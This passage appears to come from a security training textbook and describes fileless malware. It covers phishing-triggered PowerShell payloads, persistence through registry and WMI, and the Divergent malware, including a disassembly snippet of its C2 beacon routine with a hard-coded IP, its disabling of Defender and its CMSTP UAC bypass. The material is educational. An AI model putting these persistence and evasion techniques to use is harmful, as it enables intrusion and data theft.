


Point of Entry
1
Attacker sends a phishing email to the victim embedded with malicious link
2
Victim opens the email, clicks on the malicious link and is redirected to fake website
Executing Code
3
Website scans victim's machine for unpatched flash
4
Flash opens PowerShell for passing instructions through command line
5
PowerShell downloads malicious script from command-and-control server
6
Once downloaded, the script containing malicious payload is executed in memory
Maintaining Persistence
7
AutoStart registry key is created for storing the malicious script in the victim's system
Compromising Data
8
The Payload can now exfiltrate data and perform other malicious activities

Figure 7.64: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link

- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker



Maintaining Persistence with Fileless Techniques


- When compared to other malware types, fileless malware **does not use disk files** to spread its infection or maintain persistence
- Attackers adopt unique methods such as **developing load points** to restart infected payloads to maintain persistence
- Attackers save the malicious payload **inside the registry** that holds data for configurations, application files, and settings, which executes itself with every system restart

Attacker
Injects malicious code exploiting server or registry entries
Local computer
❑ PowerShell executed by the vulnerable application
❑ Install Malicious WMI script
Scan for vulnerable systems to infect them
Local area network (LAN)

Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.




Attacker
Injects malicious code exploiting server or registry entries
Local computer
❑ PowerShell executed by the vulnerable application
❑ Install Malicious WMI script
Scan for vulnerable systems to infect them
Local area network (LAN)

Figure 7.65: Maintaining persistence with fileless techniques

Fileless Malware

Divergent

- Divergent is a type of fileless malware that **depends mostly on the registry** for the execution and storage of configuration data
- It also employs a key in the registry to **maintain persistence** and exploits PowerShell to inject itself on to the other processes



```
                                ; Attributes: bp-based frame

                                Divergent_send_C2_beacon_and_sleep proc near

                                lpString= dword ptr  8

55                              push    ebp
8B EC                           mov     ebp, esp
6A 00                           push    0
6A 00                           push    0
FF 75 08                        push    [ebp+lpString]  ; lpString
FF 15 B8 80 B5 07               call    ds:lstrlenA
50                              push    eax
FF 75 08                        push    [ebp+lpString]
FF 35 FC 62 B6 07               push    ds:off_7B662FC  ; "http://185.243.114.111/"
E8 1E F1 FF FF                  call    Divergent_send_HTTP_request
83 C4 14                        add     esp, 14h
6A FF                           push    INFINITE
FF 15 AC 80 B5 07               call    ds:Sleep
5D                              pop     ebp
C3                              retn
                                Divergent_send_C2_beacon_and_sleep endp
```


Fileless Malware

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Fileless Malware

- **Divergent**

  Divergent is a type of fileless malware that exploits NodeJS, which is a program that executes JavaScript outside the browser. Using Divergent fileless malware, attackers generate revenue by targeting corporate networks through click-fraud attacks. It strongly depends on the registry for the execution and storage of configuration data. Furthermore, it employs a key in the registry to maintain persistence and exploit the PowerShell to inject itself into the other processes on the infected machine. If the infected process is running with the required privileges, it exploits WMI to gather information related to antivirus software such as Windows Defender installed on the target system. If Windows Defender is installed on the target system, it automatically disables various components of Windows Defender and Windows Updates. After infecting the system, it bypasses UAC through CMSTP.exe (Microsoft Connection Manager Profile Installer) and steals critical information from the victim through URLs.

